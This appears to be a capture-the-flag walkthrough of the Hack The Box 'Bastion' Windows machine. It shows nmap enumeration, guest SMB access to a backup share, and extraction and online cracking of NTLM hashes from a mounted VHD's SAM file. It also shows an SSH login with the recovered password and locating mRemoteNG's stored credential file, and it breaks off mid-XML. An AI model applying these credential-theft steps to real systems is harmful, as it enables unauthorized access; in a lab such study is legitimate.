Bastion

OS: Windows

Difficulty: Easy

Points: 20


Release: 27 Apr 2019

IP: 10.10.10.134

First off we start an Nmap to see what kind of ports are open

nmap -p 1-65535 -T4 -A -v 10.10.10.137 2>&1

and discover port 135,22,139,445,47001,5985,49664,49670,49668,49669,49665,49667 & 49666




```
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH for_Windows_7.9 (protocol 2.0)
| ssh-hostkey:
|   2048 3a:56:ae:75:3c:78:0e:c8:56:4d:cb:1c:22:bf:45:8a (RSA)
|   256 cc:2e:56:ab:19:97:d5:bb:03:fb:82:cd:63:da:68:01 (ECDSA)
|_  256 93:5f:5d:aa:ca:9f:53:e7:f2:82:e6:64:a8:a3:a0:18 (ED25519)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49668/tcp open  msrpc        Microsoft Windows RPC
49669/tcp open  msrpc        Microsoft Windows RPC
49670/tcp open  msrpc        Microsoft Windows RPC
```

However, most of then are not so interesting and just boring old Microsoft ports to spy on you.

The interesting ports are the ones we know, like port 22 for ssh and port 445 for smb.

We don’t have any usernames or passwords yet so we can’t use ssh, that leaves us with smb

If we look at our nmap script results we see some smb info.




```
Host script results:
|_clock-skew: mean: -39m59s, deviation: 1h09m15s, median: 0s
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: Bastion
|   NetBIOS computer name: BASTION\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2019-06-14T11:55:22+02:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2019-06-14 11:55:23
|_  start_date: 2019-06-14 10:46:00
```

The part that we focus on is smb-security-mode that tells us that we can get user level access with a guest account. so we enumerate what kind of things are in this smb

smbclient -L //10.10.10.134/

And when it asks for a password we just press enter because we are a guest and can still read the files



```
root@Network-IP-Camera:~/htb/bastion# smbclient -L //10.10.10.134/
Enter WORKGROUP\root's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        Backups         Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
```

Here are all the folders that are shared, so we just go thru them one by one to see which one gives us access to something.

smbclient //10.10.10.134/ADMIN$

smbclient //10.10.10.134/Backups


smbclient //10.10.10.134/C$

smbclient //10.10.10.134/IPC$

The only ones we are allowed into are Backups and IPC$, but in IPC$ there is nothing we can see

So that leaves us to explorer Backups

When we enter and do an *ls* we can see a couple of files



```
root@Network-IP-Camera:~/htb/bastion# smbclient //10.10.10.134/Backups
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri Jun 14 11:32:52 2019
  ..                                  D        0  Fri Jun 14 11:32:52 2019
  cool.txt                            A        0  Fri Jun 14 11:32:52 2019
  nmap-test-file                      A      260  Fri Jun 14 11:23:35 2019
  note.txt                           AR      116  Tue Apr 16 12:10:09 2019
  SDT65CB.tmp                         A        0  Fri Feb 22 13:43:08 2019
  test.txt                            A        6  Fri Jun 14 11:28:18 2019
  WindowsImageBackup                  D        0  Fri Jun 14 11:27:08 2019

                7735807 blocks of size 4096. 2787807 blocks available
```

If we explore the files and directories we find note.txt that tells us to not download the image because the VPN can't handle that big of a file transfer, and we find the windows image backup directory.

In order to view this better we can mount the shared folder into our system so we can use our terminal to browse the items, We just use the mount command to mount the folder .


mkdir ~/htb/bastion/backups

apt install cifs-utils

mount -t cifs //10.10.10.134/Backups -o user=guest,password= ~/htb/bastion/backups

we make a new directory to hold the files and because it's a windows filesystem we need cifs-utils to mount the folder


when it's mounted we can cd to the folder and see that it's all here



```
root@Network-IP-Camera:~/htb/bastion/backups# ls -la
total 10
drwxr-xr-x 2 root root 4096 Jun 14 11:32 .
drwxr-xr-x 3 root root 4096 Jun 14 12:14 ..
-rwxr-xr-x 1 root root    0 Jun 14 11:32 cool.txt
-rwxr-xr-x 1 root root  260 Jun 14 11:23 nmap-test-file
-r-xr-xr-x 1 root root  116 Apr 16 12:10 note.txt
-rwxr-xr-x 1 root root    0 Feb 22 13:43 SDT65CB.tmp
-rwxr-xr-x 1 root root    6 Jun 14 11:28 test.txt
drwxr-xr-x 2 root root    0 Jun 14 11:27 WindowsImageBackup
```

and here we can enter the Backup 2019-02-22 124351 that we couldn't enter via smbclient

here we see some .vhd files which are Virtual Hard Disk files. This is the entire image of a windows machine.



```
root@Network-IP-Camera:~/htb/bastion/back
s
9b9cfbc3-369e-11e9-a17c-806e6f6e6963.vhd
9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd
```

Now we need to read these files and find some credentials, there are many ways to do this and you can spend hours trying to use guestfish and not get it to work like me.

You should use guestmount but that is currently not installed on the kali so we try to

apt-get install guestmount but that is no longer supported and replaced with guestfish

So we install the tools that come with guestfish *apt-get install libguestfs-tools*

Here we get guestfish but without telling anyone it also install guestmount

We use

mkdir ~/htb/bastion/vhd


guestmount --add ~/htb/bastion/backups/WindowsImageBackup/L4mpje-PC/Backup\ 2019-02-22\ 124351/9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd --inspector --ro ~/htb/bastion/vhd

To mount the vhd to a directory that we can browse and explore the windows file structure

As this is a backup, we can guess that it's a backup of the machine we are trying to get into, and that means that the username and password are stored somewhere.

A quick google search show that windows login password are stored in a SAM file at the location C:/Windows/System32/config/SAM and is encrypted with LM to create NTLM hashes that is the password

So now that we can look through the windows hard disk we can goto the C:/Windows/System32/config/




```
root@Network-IP-Camera:~/htb/bastion/vhd/Windows/System32/config# ls | grep SAM
SAM
SAM.LOG
SAM.LOG1
SAM.LOG2
```

Now, it's not as simple as cating the file, that gives us bunch of nonsense, so another google search 'how to read SAM file from linux' gives us a tool called samdumper2

samdumper2 SYSTEM SAM

that gives us the hashes we need




```
root@Network-IP-Camera:~/htb/bastion/vhd/Windows/System32/config# samdump2 SYSTEM SAM
*disabled* Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
*disabled* Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
L4mpje:1000:aad3b435b51404eeaad3b435b51404ee:26112010952d963c8dc4217daec986d9:::
```

Doing some more reading up on SAM files and how they are structured we find that it's the second hash that stores the password so in our case it's

Now we just need to crack the hash, and we know what is used to create it so we should be able to try to crack it, some more googling we find that john the ripper is capable of cracking NTLM

However, my VM of kali does not have the backbone to run that so we go to the next best thing, an online solution

And we find https://crackstation.net/ where we just paste and run and get the user password



Hash	Type	Result
26112010952d963c8dc4217daec986d9	NTLM	bureaulampje

Now we have that we can do some clean up and unmount the backup so we don't have to be connected

guestunmount ~/htb/bastion/vhd/


umount ~/htb/bastion/backups

Now no longer connected to the smb shared folder

In addition, we have the username and password so we can ssh into the user

ssh L4mpje@10.10.10.134

bureaulampje



```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

l4mpje@BASTION C:\Users\L4mpje>whoami
bastion\l4mpje
```


Now we just need to remember how to navigate a windows terminal

So move to the Desktop and read the user.txt files

Now onwards to becoming administrator

All of the local enumeration tool that I tried to run either did not have permission or did not work on PowerShell 3.0

Therefore, we do the enumeration manually, some time later I look at what programs are installed usually located in ‘program files’/’program files(x86)’ and spot something that is out of place



```
 Directory of C:\Program Files

16-04-2019  12:18    <DIR>          .
16-04-2019  12:18    <DIR>          ..
16-04-2019  12:18    <DIR>          Common Files
23-02-2019  10:38    <DIR>          Internet Explorer
22-02-2019  15:19    <DIR>          OpenSSH-Win64
22-02-2019  15:08    <DIR>          PackageManagement
16-04-2019  12:18    <DIR>          VMware
23-02-2019  11:22    <DIR>          Windows Defender
23-02-2019  10:38    <DIR>          Windows Mail
23-02-2019  11:22    <DIR>          Windows Media Player
16-07-2016  15:23    <DIR>          Windows Multimedia Platform
16-07-2016  15:23    <DIR>          Windows NT
23-02-2019  11:22    <DIR>          Windows Photo Viewer
16-07-2016  15:23    <DIR>          Windows Portable Devices
22-02-2019  15:08    <DIR>          WindowsPowerShell
               0 File(s)              0 bytes
              15 Dir(s)  11.396.259.840 bytes free

l4mpje@BASTION C:\Program Files>cd ./../

l4mpje@BASTION C:\>cd "Program Files (x86)"

l4mpje@BASTION C:\Program Files (x86)>dir
 Volume in drive C has no label.
 Volume Serial Number is 0CB3-C487

 Directory of C:\Program Files (x86)

22-02-2019  15:01    <DIR>          .
22-02-2019  15:01    <DIR>          ..
16-07-2016  15:23    <DIR>          Common Files
23-02-2019  10:38    <DIR>          Internet Explorer
16-07-2016  15:23    <DIR>          Microsoft.NET
22-02-2019  15:01    <DIR>          mRemoteNG
23-02-2019  11:22    <DIR>          Windows Defender
23-02-2019  10:38    <DIR>          Windows Mail
23-02-2019  11:22    <DIR>          Windows Media Player
16-07-2016  15:23    <DIR>          Windows Multimedia Platform
16-07-2016  15:23    <DIR>          Windows NT
23-02-2019  11:22    <DIR>          Windows Photo Viewer
16-07-2016  15:23    <DIR>          Windows Portable Devices
16-07-2016  15:23    <DIR>          WindowsPowerShell
               0 File(s)              0 bytes
              14 Dir(s)  11.396.259.840 bytes free
```

The mRemoteNG program is not natively installed on windows so doing some research on this program leads to a github of their program

https://github.com/mRemoteNG/

and some more leads to an aricle that say they store passwords of users and administrators in their configure file but they are securely encrypted.

But because we have to source code we can find how they encrypt and decrypt by reversing that.


Ohh wait, they have a tool that decrypts the password, but that requires you to install the program on a windows machine, I am not going to do that, then some cool guy posted a script on the forum that solved everyones problem https://github.com/haseebT/mRemoteNG-Decrypt

clone that and we are good to go, now we just need to find the configure files

that is very easy, because it saved in the location most configs are in windows

%appdata%


So change directory to %appdata% and we can see the mRemoteNG folder



```
 Directory of C:\Users\L4mpje\AppData\Roaming

22-02-2019  15:01    <DIR>          .
22-02-2019  15:01    <DIR>          ..
22-02-2019  14:50    <DIR>          Adobe
14-06-2019  12:51    <DIR>          mRemoteNG
               0 File(s)              0 bytes
               4 Dir(s)  11.376.947.200 bytes free
```


Go into the mRemoteNG folder and see the configure file



```
 Directory of C:\Users\L4mpje\AppData\Roaming\mRemoteNG

14-06-2019  12:51    <DIR>          .
14-06-2019  12:51    <DIR>          ..
22-02-2019  15:03             6.316 confCons.xml
```

It’s as easy as reading the file to get the hash of the passwords




```
<?xml version="1.0" encoding="utf-8"?>
<mrng:Connections xmlns:mrng="http://mremoteng.org" Name="Connections" Export="false" EncryptionEngine="AES" BlockCipherMode="GC
M" KdfIterations="1000" FullFileEncryption="false" Protected="ZSvKI7j224Gf/twXpaP5G2QFZMLr1iO1f5JKdtIKL6eUg+eWkL5tKO886au0ofFPW0
oop8R8ddXKAx4KK7sAk6AA" ConfVersion="2.6">
